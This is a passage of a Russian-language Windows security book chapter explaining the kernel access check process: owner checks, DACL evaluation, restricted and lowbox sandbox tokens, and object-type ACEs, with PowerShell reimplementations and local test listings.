Предоставление доступа `WriteOwner` как для `SeTakeOwnershipPrivilege`, так и для `SeRelabelPrivilege` имеет смысл с точки зрения ядра, поскольку для изменения SID владельца и уровня целостности требуется доступ `WriteOwner`. Однако такая реализация также означает, что маркер, имеющий только `SeRelabelPrivilege`, может стать владельцем ресурса, хотя это не всегда предполагается. К счастью, даже администраторы по умолчанию не получают `SeRelabelPrivilege`, поэтому проблема незначительна.

Сверим эту функцию с настоящим процессом проверки доступа. Выполните сценарий из листинга 7-14 от имени администратора.

```
PS> $owner = Get-NtSid -KnownSid Null
PS> $sd = New-NtSecurityDescriptor -Type Mutant -Owner $owner
-Group $owner -EmptyDacl
PS> Enable-NtTokenPrivilege SeTakeOwnershipPrivilege
PS> Get-NtGrantedAccess $sd -Access WriteOwner -PassResult
Status               Granted Access Privileges
------               -------------- ----------
STATUS_SUCCESS       WriteOwner     SeTakeOwnershipPrivilege

PS> Disable-NtTokenPrivilege SeTakeOwnershipPrivilege
PS> Get-NtGrantedAccess $sd -Access WriteOwner -PassResult
Status               Granted Access Privileges
------               -------------- ----------
STATUS_ACCESS_DENIED None           NONE
```

Листинг 7-14. Проверка проверки привилегий маркера

Сначала создаём дескриптор безопасности, который не должен предоставлять текущему пользователю никакого доступа. Затем включаем `SeTakeOwnershipPrivilege`. Далее запрашиваем проверку доступа `WriteOwner` и указываем параметр `PassResult`, выводящий полный результат проверки доступа. Результат показывает, что проверка доступа завершилась успешно и предоставила доступ `WriteOwner`, а также что проверка использовала `SeTakeOwnershipPrivilege`. Чтобы убедиться, что `WriteOwner` не предоставлен по другой причине, отключаем привилегию и повторяем проверку. На этот раз нам отказано в доступе.

Проверка владельца

Проверка владельца предназначена для предоставления владельцу ресурса доступа `ReadControl` и `WriteDac`, даже если DACL не предоставляет ему никакого другого доступа. Цель этой проверки - не дать пользователю заблокировать себе доступ к собственным ресурсам. Если он случайно изменит DACL так, что больше не будет иметь доступа, то всё равно сможет с помощью `WriteDac` вернуть DACL в прежнее состояние.

Проверка сравнивает SID владельца в дескрипторе безопасности со всеми включёнными группами маркера, а не только с владельцем маркера, предоставляя доступ при обнаружении совпадения. Это поведение мы продемонстрировали в начале главы, в листинге 7-1. В листинге 7-15 реализована функция `Resolve-TokenOwnerAccess`.

```
function Resolve-TokenOwnerAccess {
    param($Context)

    $token = $Context.Token
    $sd = $Context.SecurityDescriptor
    $sd_owner = Get-NtSecurityDescriptorOwner $sd
    if (!(Test-NtTokenGroup -Token $token -Sid $sd_owner.Sid)) {
        return
    }

    $sids = Select-NtSecurityDescriptorAce $sd
-KnownSid OwnerRights -First -AclType Dacl
    if ($sids.Count -gt 0) {
        return
    }

    $access = $Context.RemainingAccess
    $Context.RemainingAccess = Revoke-NtAccessMask $access ReadControl,
WriteDac
}
```

Листинг 7-15. Алгоритм проверки доступа владельца маркера

С помощью `Test-NtTokenGroup` проверяем, является ли SID владельца дескриптора безопасности включённым членом маркера. Если SID владельца не является членом, просто возвращаемся. Если является, код должен проверить наличие в DACL SID OWNER RIGHTS (`S-1-3-4`). При их наличии процесс по умолчанию не выполняется: вместо него предоставление доступа владельцу возлагается на проверку DACL. Наконец, если обе проверки пройдены, из оставшегося доступа можно удалить `ReadControl` и `WriteDac`.

В листинге 7-16 это поведение проверяется в настоящем процессе проверки доступа.

```
PS> $owner = Get-NtSid -KnownSid World
PS> $sd = New-NtSecurityDescriptor -Owner $owner -Group $owner
-Type Mutant -EmptyDacl
PS> Get-NtGrantedAccess $sd
ReadControl, WriteDac

PS> Add-NtSecurityDescriptorAce $sd -KnownSid OwnerRights -Access ModifyState
PS> Get-NtGrantedAccess $sd
ModifyState
```

Листинг 7-16. Проверка проверки владельца маркера

Сначала создаём дескриптор безопасности, задавая владельцем и группой Everyone. Также создаём дескриптор безопасности с пустым DACL: это означает, что при вычислении предоставленного доступа процесс проверки доступа будет учитывать только проверку владельца. Выполнив проверку доступа, получаем `ReadControl` и `WriteDac`.

Затем добавляем единственное ACE с SID OWNER RIGHTS. Это отключает доступ владельца по умолчанию и заставляет проверку доступа предоставить только доступ, указанный в ACE, в данном случае `ModifyState`. Повторив проверку доступа, теперь обнаруживаем, что предоставлен только доступ `ModifyState`, а `ReadControl` и `WriteDac` больше нет.

На этом проверка доступа маркера завершена. Как было продемонстрировано, алгоритм может предоставить вызывающей стороне определённые права доступа ещё до сколько-нибудь существенной обработки дескриптора безопасности. В первую очередь это позволяет пользователям сохранять доступ к собственным ресурсам, а администраторам - становиться владельцами файлов других пользователей. Теперь перейдём к последней проверке.

Выполнение избирательной проверки доступа

В нескольких тестах мы полагались на поведение DACL. Теперь подробно разберём, как именно работает проверка DACL. Она может показаться простой, но вся сложность кроется в деталях. Алгоритм реализован в листинге 7-17.

```
function Get-DiscretionaryAccess {
    param($Context)

    $token = $Context.Token
    $sd = $Context.SecurityDescriptor
    $access = $Context.RemainingAccess
    $resource_attrs = $null
    if ($sd.ResourceAttributes.Count -gt 0) {
        $resource_attrs = $sd.ResourceAttributes.ResourceAttribute
    }

    if (!(Test-NtSecurityDescriptor $sd -DaclPresent)
        -or (Test-NtSecurityDescriptor $sd -DaclNull)) {
        $Context.RemainingAccess = Get-NtAccessMask 0
        return
    }

    $owner = Get-NtSecurityDescriptorOwner $sd
    $dacl = Get-NtSecurityDescriptorDacl $sd
    foreach($ace in $dacl) {
        if ($ace.IsInheritOnly) {
            continue
        }
        $sid = Get-AceSid $ace -Owner $owner
        $continue_check = $true
        switch($ace.Type) {
            "Allowed" {
                if (Test-NtTokenGroup -Token $token $sid) {
                    $access = Revoke-NtAccessMask $access $ace.Mask
                }
            }
            "Denied" {
                if (Test-NtTokenGroup -Token $token $sid -DenyOnly) {
                    if (Test-NtAccessMask $access $ace.Mask) {
                        $continue_check = $false
                    }
                }
            }
            "AllowedCompound" {
                $server_sid = Get-AceSid $ace -Owner $owner
                if ((Test-NtTokenGroup -Token $token $sid)
                    -and (Test-NtTokenGroup -Sid $server_sid)) {
                    $access = Revoke-NtAccessMask $access $ace.Mask
                }
            }
            "AllowedCallback" {
                if ((Test-NtTokenGroup -Token $token $sid)
                    -and (Test-NtAceCondition $ace -Token $token
                    -ResourceAttributes $resource_attrs)) {
                    $access = Revoke-NtAccessMask $access $ace.Mask
                }
            }
        }

        if (!$continue_check -or (Test-NtAccessMask $access -Empty)) {
            break
        }
    }

    $Context.RemainingAccess = $access
}
```

Листинг 7-17. Алгоритм избирательной проверки доступа

Начинаем с проверки наличия DACL; если он присутствует, проверяем, является ли он NULL ACL. Если DACL отсутствует или представлен лишь NULL ACL, применять безопасность нечем, поэтому функция очищает оставшийся доступ и возвращается, предоставляя маркеру любой доступ к ресурсу, не ограниченный обязательной проверкой доступа.

Убедившись, что DACL необходимо проверить, можно перечислить все его ACE. Если ACE имеет флаг `InheritOnly`, оно не участвует в проверке, поэтому игнорируем его. Далее необходимо сопоставить SID в ACE с проверяемым SID с помощью вспомогательной функции `Get-AceSid`, которую определим далее. Эта функция преобразует SID OWNER RIGHTS для ACE в текущего владельца дескриптора безопасности, как показано в листинге 7-18.

```
function Get-AceSid {
    param(
        $Ace,
        $Owner
    )

    $sid = $Ace.Sid
    if (Compare-NtSid $sid -KnownSid OwnerRights) {
        $sid = $Owner.Sid
    }

    return $sid
}
```

Листинг 7-18. Реализация Get-AceSid

Получив SID, теперь можно оценить каждое ACE в зависимости от его типа. Для простейшего типа `Allowed` проверяем, входит ли SID во включённые группы маркера. Если да, предоставляем доступ, представленный маской ACE, и удаляем эти биты из оставшегося доступа.

Для типа `Denied` также проверяем, входит ли SID в группы маркера; однако эта проверка должна включать группы `Enabled` и `DenyOnly`, поэтому передаём параметр `DenyOnly`. Обратите внимание, что SID пользователя маркера тоже можно настроить как группу `DenyOnly`, и `Test-NtTokenGroup` это учитывает. Запрещающее ACE не изменяет оставшийся доступ: вместо этого функция сравнивает маску с текущим оставшимся доступом, и если какой-либо бит оставшегося доступа также установлен в маске, функция запрещает этот доступ и немедленно возвращает оставшийся доступ.

Последние два рассматриваемых типа ACE являются вариантами типа `Allowed`. Первый, `AllowedCompound`, содержит дополнительный SID сервера. Для этой проверки функция сравнивает с группами маркера вызывающей стороны как обычный SID, так и SID сервера, поскольку эти значения могут различаться. Обратите внимание, что SID сервера следует сопоставить с владельцем, если используется SID OWNER RIGHTS. Условие ACE выполняется только при включении обоих SID.

Наконец, проверяем тип ACE `AllowedCallback`. Для этого снова проверяем SID, а также соответствие условного выражения маркеру с помощью `Test-NtAceCondition`. Если выражение возвращает `True`, условие ACE выполнено и мы удаляем маску из оставшегося доступа. Для полной реализации условной проверки также необходимо передать все атрибуты ресурса из дескриптора безопасности; подробнее атрибуты ресурса будут описаны в разделе «Центральная политика доступа» на странице 255. Обратите внимание, что мы намеренно не проверяем `DenyCallback`. Причина в том, что ядро не поддерживает ACE `DenyCallback`, хотя предназначенный только для пользовательского режима API `AuthzAccessCheck` их поддерживает.

Обработав ACE, проверяем оставшийся доступ. Если он пуст, нам предоставлен весь запрошенный доступ и обработку ACE можно прекратить. Именно поэтому существует канонический порядок

ACL, рассмотренный в главе 5: если поместить запрещающие ACE после разрешающих, оставшийся доступ может опустеть и цикл завершится, даже не проверив запрещающее ACE.

В заключение функция задаёт `RemainingAccess`. Если значение `RemainingAccess` не пусто, проверка доступа завершается с `STATUS_ACCESS_DENIED`. Поэтому пустой DACL блокирует любой доступ: при отсутствии ACE значение `RemainingAccess` никогда не меняется и в конце функции не будет пустым.

Теперь мы рассмотрели все три проверки доступа, и вы должны лучше понимать их структуру. Однако процесс проверки доступа этим не исчерпывается. В следующем разделе обсудим, как этот процесс поддерживает реализацию песочниц.

Песочницы

В главе 4 мы рассмотрели два типа маркеров песочницы: ограниченные и lowbox. Такие маркеры изменяют процесс проверки доступа, добавляя дополнительные проверки. Рассмотрим каждый тип подробнее, начав с ограниченных маркеров.

Ограниченные маркеры

Использование ограниченного маркера влияет на процесс проверки доступа, вводя вторую проверку владельца и избирательную проверку доступа по списку ограничивающих SID. В листинге 7-19 мы изменяем проверку SID владельца в функции `Resolve-TokenOwnerAccess`, чтобы это учесть.

```
if (!(Test-NtTokenGroup -Token $token -Sid $sd_owner.Sid)) {
    return
}

if ($token.Restricted -and
    !(Test-NtTokenGroup -Token $token -Sid $sd_owner.Sid -Restricted)) {
    return
}
```

Листинг 7-19. Изменённая проверка доступа Get-TokenOwner для ограниченных маркеров

Сначала выполняем существующую проверку SID. Если SID владельца отсутствует в списке групп маркера, доступ `ReadControl` и `WriteDac` не предоставляется. Далее следует дополнительная проверка: если маркер ограничен, проверяем список ограничивающих SID на наличие SID владельца и предоставляем маркеру `ReadControl` и `WriteDac` лишь в том случае, если SID владельца присутствует и в основном списке групп, и в списке ограничивающих SID.

Для избирательной проверки доступа используем тот же шаблон, хотя для простоты добавим логический переключатель `Restricted` в функцию `Get-DiscretionaryAccess` и передадим его каждому вызову `Test-NtTokenGroup`. Например, проверку разрешающего ACE, реализованную в листинге 7-17, можно изменить так, как показано в листинге 7-20.

```
"Allowed" {
    if (Test-NtTokenGroup -Token $token $sid -Restricted:$Restricted) {
        $access = Revoke-NtAccessMask $access $ace.Mask
    }
}
```

Листинг 7-20. Изменённый тип разрешающего ACE для ограниченных маркеров

В листинге 7-20 параметру `Restricted` задаётся значение параметра, переданного `Get-DiscretionaryAccess`. Теперь необходимо изменить функцию `Get-PSGrantedAccess`, определённую в листинге 7-2, чтобы для ограниченного маркера она дважды вызывала `Get-DiscretionaryAccess` (листинг 7-21).

```
$RemainingAccess = $Context.RemainingAccess
Get-DiscretionaryAccess $Context
$success = Test-NtAccessMask $Context.RemainingAccess -Empty

if ($success -and $Token.Restricted) {
    if (!$Token.WriteRestricted -or
        (Test-NtAccessMask $RemainingAccess -WriteRestricted $GenericMapping)) {
        $Context.RemainingAccess = $RemainingAccess
        Get-DiscretionaryAccess $Context -Restricted
        $success = Test-NtAccessMask $Context.RemainingAccess -Empty
    }
}

if ($success) {
    return Get-AccessResult STATUS_SUCCESS $Context.Privileges $DesiredAccess
}
return Get-AccessResult STATUS_ACCESS_DENIED
```

Листинг 7-21. Функция Get-PSGrantedAccess с учётом ограниченных маркеров

Сначала сохраняем существующее значение `RemainingAccess`, поскольку избирательная проверка доступа изменит его, а мы хотим повторить эту проверку во второй раз. Затем выполняем избирательную проверку доступа и сохраняем результат в переменной. Если первая проверка прошла успешно и маркер ограничен, необходимо выполнить вторую проверку. Также нужно учитывать, ограничен ли маркер по записи и содержит ли оставшийся доступ доступ на запись. Доступ на запись ищем, проверяя переданное общее сопоставление. Обратите внимание, что проверка владельца не выполняет проверку записи, поэтому теоретически может предоставить маркеру доступ `WriteDac`, который считается разновидностью доступа на запись.

Далее снова выполняем проверку, на этот раз с параметром `Restricted`, указывающим, что следует проверить ограничивающие SID. Если эта вторая проверка также проходит, задаём переменной `$success` значение `True` и предоставляем доступ к ресурсу.

Помните, что проверка ограничивающих SID применяется как к разрешающим, так и к запрещающим типам ACE. Это означает, что если DACL содержит запрещающее ACE, ссылающееся на SID в списке ограничивающих SID, функция откажет в доступе, даже если SID отсутствует в обычном списке групп.

Маркеры lowbox

Процесс проверки доступа для маркера lowbox напоминает процесс для ограниченного маркера. Маркер lowbox может содержать список SID возможностей, используемый для второй проверки, подобной проверке списка ограничивающих SID. Аналогично, если процесс проверки доступа не предоставляет доступ и при обычной проверке, и при проверке возможностей, проверка доступа завершается неудачей. Однако проверка доступа маркера lowbox имеет несколько небольших отличий:

- Помимо списка SID возможностей учитывается SID пакета маркера.
- Чтобы проверяемые SID возможностей считались активными, у них должен быть установлен флаг атрибута включения.
- Проверка применяется только к разрешающим типам ACE, но не к запрещающим.
- NULL DACL не предоставляют полный доступ.

Кроме того, при проверке SID пакета два специальных SID пакетов соответствуют SID пакета любого маркера:

• ALL APPLICATION PACKAGES (S-1-15-2-1).
• ALL RESTRICTED APPLICATION PACKAGES (S-1-15-2-2).

Проверку SID ALL APPLICATION PACKAGES во время проверки SID пакета можно отключить, если используемый для проверки доступа маркер имеет атрибут безопасности WIN://NOALLAPPPKG с единственным значением 1. В таком случае при проверке SID пакета будет учитываться только SID ALL RESTRICTED APPLICATION PACKAGES. Если атрибут безопасности отсутствует или равен 0, проверка доступа учитывает оба специальных SID пакетов. Microsoft называет процессы с этим атрибутом безопасности работающими в Less Privileged AppContainer (LPAC).

Поскольку для задания атрибута безопасности маркера требуется привилегия SeTcbPrivilege, API создания процессов имеют параметр для добавления атрибута безопасности WIN://NOALLAPPPKG в маркер нового процесса. В листинге 7-22 показана базовая реализация проверки доступа lowbox для разрешающих типов ACE. Этот код следует добавить в избирательную проверку доступа из листинга 7-17 в местах, указанных комментариями.

```
## Add to start of Get-DiscretionaryAccess.
$ac_access = $context.DesiredAccess
if (!$token.AppContainer) {
    $ac_access = Get-NtAccessMask 0
}

## Replace the Allowed case in the ACE switch statement.
"Allowed" {
    if (Test-NtTokenGroup -Token $token $sid -Restricted:$Restricted) {
        $access = Revoke-NtAccessMask $access $ace.Mask
    } else {
        if ($Restricted) {
            break
        }
        if (Test-NtTokenGroup -Token $token $sid -Capability) {
            $ac_access = Revoke-NtAccessMask $ac_access $ace.Mask
        }
    }
}

## Add at end of ACE loop.
$effective_access = $access -bor $ac_access
```

Листинг 7-22. Реализация проверки доступа lowbox для разрешающих ACE

Первая проверка определяет, находится ли SID в списке групп маркера. Если SID найден в списке групп, она удаляет маску из оставшегося доступа. Если проверка группы завершается неудачей, проверяем, является ли SID SID пакета или возможности. Необходимо убедиться, что мы не находимся в режиме проверки ограничивающих SID, поскольку этот режим не определяет проверки lowbox.

Проверка SID возможностей включает SID пакета и SID ALL APPLICATION PACKAGES. При обнаружении совпадения удаляем маску из оставшегося доступа. Однако для обычных SID и SID AppContainer необходимо поддерживать раздельные значения оставшегося доступа. Поэтому создаём две переменные: $access и $ac_access. Переменную $ac_access инициализируем исходным значением DesiredAccess, а не текущим оставшимся доступом, поскольку не станем предоставлять такие права владельца, как WriteDac, если SID также не соответствует разрешающему ACE SID пакета или возможности. Кроме того, изменяем условие выхода из цикла так, чтобы оно учитывало оба значения оставшегося доступа: перед выходом оба должны стать пустыми.

Далее добавим несколько дополнительных проверок, чтобы лучше изолировать процессы AppContainer от существующих песочниц уровня целостности Low, например защищённого режима

Internet Explorer. Первое изменение затрагивает обязательную проверку доступа. Если эта проверка завершается неудачей для маркера lowbox, мы второй раз проверяем уровень целостности дескриптора безопасности. Если уровень целостности меньше или равен Medium, считаем проверку успешной. Это происходит несмотря на то, что маркеры lowbox имеют уровень целостности Low, как было показано в главе 4, что обычно препятствовало бы доступу на запись к ресурсу. Такое поведение позволяет более привилегированному приложению предоставить маркеру lowbox доступ к ресурсу, одновременно блокируя песочницы уровня целостности Low.

В листинге 7-23 продемонстрировано это поведение.

```
PS> $sd = New-NtSecurityDescriptor -Owner "BA" -Group "BA" -Type Mutant
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Access GenericAll
PS> Add-NtSecurityDescriptorAce $sd -KnownSid AllApplicationPackages
-Access GenericAll
PS> Edit-NtSecurityDescriptor $sd -MapGeneric
PS> Set-NtSecurityDescriptorIntegrityLevel $sd Medium

PS> Use-NtObject($token = Get-NtToken -Duplicate -IntegrityLevel Low) {
    Get-NtGrantedAccess $sd -Token $token -AsString
}
ModifyState|ReadControl|Synchronize

PS> $sid = Get-NtSid -PackageName "mandatory_access_lowbox_check"
PS> Use-NtObject($token = Get-NtToken -LowBox -PackageSid $sid) {
    Get-NtGrantedAccess $sd -Token $token -AsString
}
Full Access
```

Листинг 7-23. Поведение обязательной проверки доступа для маркера lowbox

Сначала строим дескриптор безопасности, предоставляющий доступ `GenericAll` группам Everyone и ALL APPLICATION PACKAGES. Также явно задаём уровень целостности Medium, хотя это необязательно, поскольку Medium является значением по умолчанию для дескрипторов безопасности без ACE обязательной метки. Затем выполняем проверку доступа с маркером уровня целостности Low и получаем только доступ на чтение к дескриптору безопасности. Далее повторяем проверку доступа с маркером lowbox; хотя уровень целостности маркера по-прежнему Low, ему предоставляется `Full Access`.

Второе реализуемое изменение состоит в том, что при наличии SID пакета в DACL мы отказываем в доступе маркеру уровня целостности Low независимо от уровня целостности или DACL дескриптора безопасности. Этот механизм блокирует доступ к ресурсам с назначенным DACL по умолчанию, поскольку при создании маркера lowbox SID пакета добавляется в DACL по умолчанию. В листинге 7-24 проверяется это поведение.

```
PS> $sid = Get-NtSid -PackageName 'package_sid_low_il_test'
PS> $token = Get-NtToken -LowBox -PackageSid $sid
PS> $sd = New-NtSecurityDescriptor -Token $token -Type Mutant
PS> Format-NtSecurityDescriptor $sd -Summary -SecurityInformation Dacl, Label
<DACL>
GRAPHITE\user: (Allowed)(None)(Full Access)
NT AUTHORITY\SYSTEM: (Allowed)(None)(Full Access)
NT AUTHORITY\LogonSessionId_0_109260: (Allowed)(None)(ModifyState|...)
package_sid_low_il_test: (Allowed)(None)(Full Access)
<Mandatory Label>
Mandatory Label\Low Mandatory Level: (MandatoryLabel)(None)(NoWriteUp)

PS> Get-NtGrantedAccess $sd -Token $token -AsString
Full Access

PS> $token.Close()
PS> $low_token = Get-NtToken -Duplicate -IntegrityLevel Low
PS> Get-NtGrantedAccess $sd -Token $low_token -AsString
None
```

Листинг 7-24. Проверка поведения SID пакета для маркеров уровня целостности Low

Сначала создаём маркер lowbox. Маркер не имеет добавленных SID возможностей, только SID пакета. Затем строим дескриптор безопасности по умолчанию из маркера lowbox. При проверке записей дескриптора безопасности видно, что SID текущего пользователя и SID пакета предоставлен `Full Access`. Поскольку маркер lowbox имеет уровень целостности Low, правила наследования дескриптора безопасности требуют добавить уровень целостности в дескриптор безопасности.

Затем запрашиваем предоставленный доступ к дескриптору безопасности на основании маркера lowbox и получаем `Full Access`. Далее создаём дубликат текущего маркера, но задаём ему уровень целостности Low. Теперь предоставленный доступ равен `None`, хотя на основании ACE уровня целостности в дескрипторе безопасности мы ожидали получить `Full Access`. В данном случае доступ заблокировало наличие SID пакета в дескрипторе безопасности.

Следует отметить ещё один момент: поскольку проверки доступа песочницы ортогональны, можно создать маркер lowbox из ограниченного маркера, вследствие чего будут выполняться и проверки lowbox, и проверки ограничивающих SID. Итоговый доступ будет наиболее строгим из всех, образуя более сильный примитив песочницы.

Корпоративные проверки доступа

В корпоративных развёртываниях Windows часто выполняются дополнительные проверки доступа. Обычно они не нужны в автономных установках Windows, но всё же следует понимать, как при наличии они изменяют процесс проверки доступа.

Проверка доступа типа объекта

Для простоты я намеренно исключил из алгоритма избирательной проверки доступа обработку объектных ACE. Чтобы поддерживать объектные ACE, необходимо использовать другой API проверки доступа: `SeAccessCheckByType` в режиме ядра либо системный вызов `NtAccessCheckByType`. Эти API вводят в процесс проверки доступа два дополнительных параметра:

• **Principal.** SID, которым заменяется SID SELF в ACE.
• **ObjectTypes.** Список GUID, допустимых для проверки.

Параметр `Principal` определить просто: когда при обработке DACL встречается SID ACE, равный SID SELF (`S-1-5-10`), мы заменяем его значением параметра `Principal`. Microsoft ввела SID SELF для применения в Active Directory; подробнее его назначение будет рассмотрено в главе 11. В листинге 7-25 показана изменённая версия функции `Get-AceSid`, учитывающая это. Кроме того, необходимо изменить функцию `Get-PSGrantedAccess`, чтобы она принимала параметр `Principal`, добавив его в значение `$Context`.

```
function Get-AceSid {
    Param (
        $Ace,
        $Owner,
        $Principal
    )

    $sid = $Ace.Sid
    if (Compare-NtSid $sid -KnownSid OwnerRights) {
        $sid = $Owner
    }
    if ((Compare-NtSid $sid -KnownSid Self) -and ($null -NE $Principal)) {
```

```
            $sid = $Principal
        }
        return $sid
    }
```

Листинг 7-25. Добавление SID субъекта в функцию Get-AceSid

В листинге 7-26 проверяется поведение SID `Principal`.

```
PS> $owner = Get-NtSid -KnownSid LocalSystem
PS> $sd = New-NtSecurityDescriptor -Owner $owner -Group $owner -Type Mutant
PS> Add-NtSecurityDescriptorAce $sd -KnownSid Self -Access GenericAll
-MapGeneric
PS> Get-NtGrantedAccess $sd -AsString
None

PS> $principal = Get-NtSid
PS> Get-NtGrantedAccess $sd -Principal $principal -AsString
Full Access
```

Листинг 7-26. Проверка замены SID Principal

Сначала создаём дескриптор безопасности с SID пользователя SYSTEM в качестве владельца и группы и единственным разрешающим ACE, предоставляющим SID SELF доступ `GenericAll`. Согласно правилам проверки доступа, это не должно предоставлять пользователю никакого доступа к ресурсу. Подтверждаем это вызовом `Get-NtGrantedAccess`.

Затем получаем SID пользователя эффективного маркера и передаём его в параметре `Principal` команды `Get-NtGrantedAccess`. Проверка DACL заменит SID SELF на SID `Principal`, который соответствует текущему пользователю и поэтому предоставляет `Full Access`. Эта проверка заменяет SID только в DACL и SACL; назначение SELF SID владельца не предоставит никакого доступа.

Другой параметр, `ObjectTypes`, реализовать значительно сложнее. Он предоставляет список GUID, допустимых для процесса проверки доступа. Каждый GUID представляет тип объекта, к которому осуществляется доступ; например, один GUID может быть связан с объектом компьютера, а другой - с объектом пользователя.

С каждым GUID также связан уровень, превращающий список в иерархическое дерево. Каждый узел хранит собственный оставшийся доступ, который инициализируется основным значением `RemainingAccess`. Active Directory использует эту иерархию для реализации концепции свойств и наборов свойств, как показано на рисунке 7-4.




Рисунок 7-4. Свойства в стиле Active Directory

Каждый узел на рисунке 7-4 показывает присвоенное ему имя, часть GUID `ObjectType` и текущее значение `RemainingAccess`, в данном случае `GenericAll`. Уровень 0 соответствует объекту верхнего уровня, который в списке может быть только один. На уровне 1 находятся наборы свойств, здесь пронумерованные 1 и 2. Под каждым набором свойств на уровне 2 расположены отдельные свойства.

Организация типов объектов в иерархию позволяет настроить дескриптор безопасности так, чтобы единственное ACE предоставляло доступ к нескольким свойствам путём задания доступа к набору свойств. Если предоставить некоторый доступ набору свойств, этот доступ также предоставляется всем входящим в набор свойствам. И наоборот, если запретить доступ к одному свойству, состояние запрета распространится вверх по дереву и запретит доступ ко всему набору свойств и объекту в целом.

Рассмотрим базовую реализацию доступа типа объекта. Код в листинге 7-27 опирается на свойство `ObjectTypes`, добавленное в контекст доступа. Значения этого параметра можно сформировать командами `New-ObjectTypeTree` и `Add-ObjectTypeTree`, применение которых будет рассмотрено на странице 254.

В листинге 7-27 показана реализация проверки доступа для типа ACE `AllowedObject`. Добавьте её в код перечисления ACE из листинга 7-17.

```
"AllowedObject" {
    if (!(Test-NtTokenGroup -Token $token $sid)) {
        break
    }

    if ($null -eq $Context.ObjectTypes -or $null -eq $ace.ObjectType) {
        break
    }

    $object_type = Select-ObjectTypeTree $Context.ObjectTypes
    if ($null -eq $object_type) {
        break
    }

    Revoke-ObjectTypeTreeAccess $object_type $ace.Mask
    $access = Revoke-NtAccessMask $access $ace.Mask
```

```
}
```

Листинг 7-27. Реализация алгоритма проверки доступа ACE AllowedObject

Начинаем с проверки SID. Если SID не совпадают, ACE не обрабатывается. Затем проверяем наличие свойства `ObjectTypes` в контексте и определение `ObjectType` в ACE; свойство `ObjectType` в ACE необязательно. Если эти проверки снова завершаются неудачей, ACE игнорируется. Наконец, проверяем наличие записи в параметре `ObjectTypes` для GUID `ObjectType`.

Если все проверки пройдены, учитываем ACE при проверке доступа. Сначала отзываем доступ у записи в дереве объектов. Это удаляет доступ не только из найденной записи `ObjectType`, но и из всех дочерних записей. Кроме того, отзываем доступ, поддерживаемый для этой функции.

Применим такое поведение к дереву с рисунка 7-4. Если ACE `AllowedObject` предоставляет набору свойств 1 доступ `GenericAll`, новое дерево будет выглядеть так, как показано на рисунке 7-5.

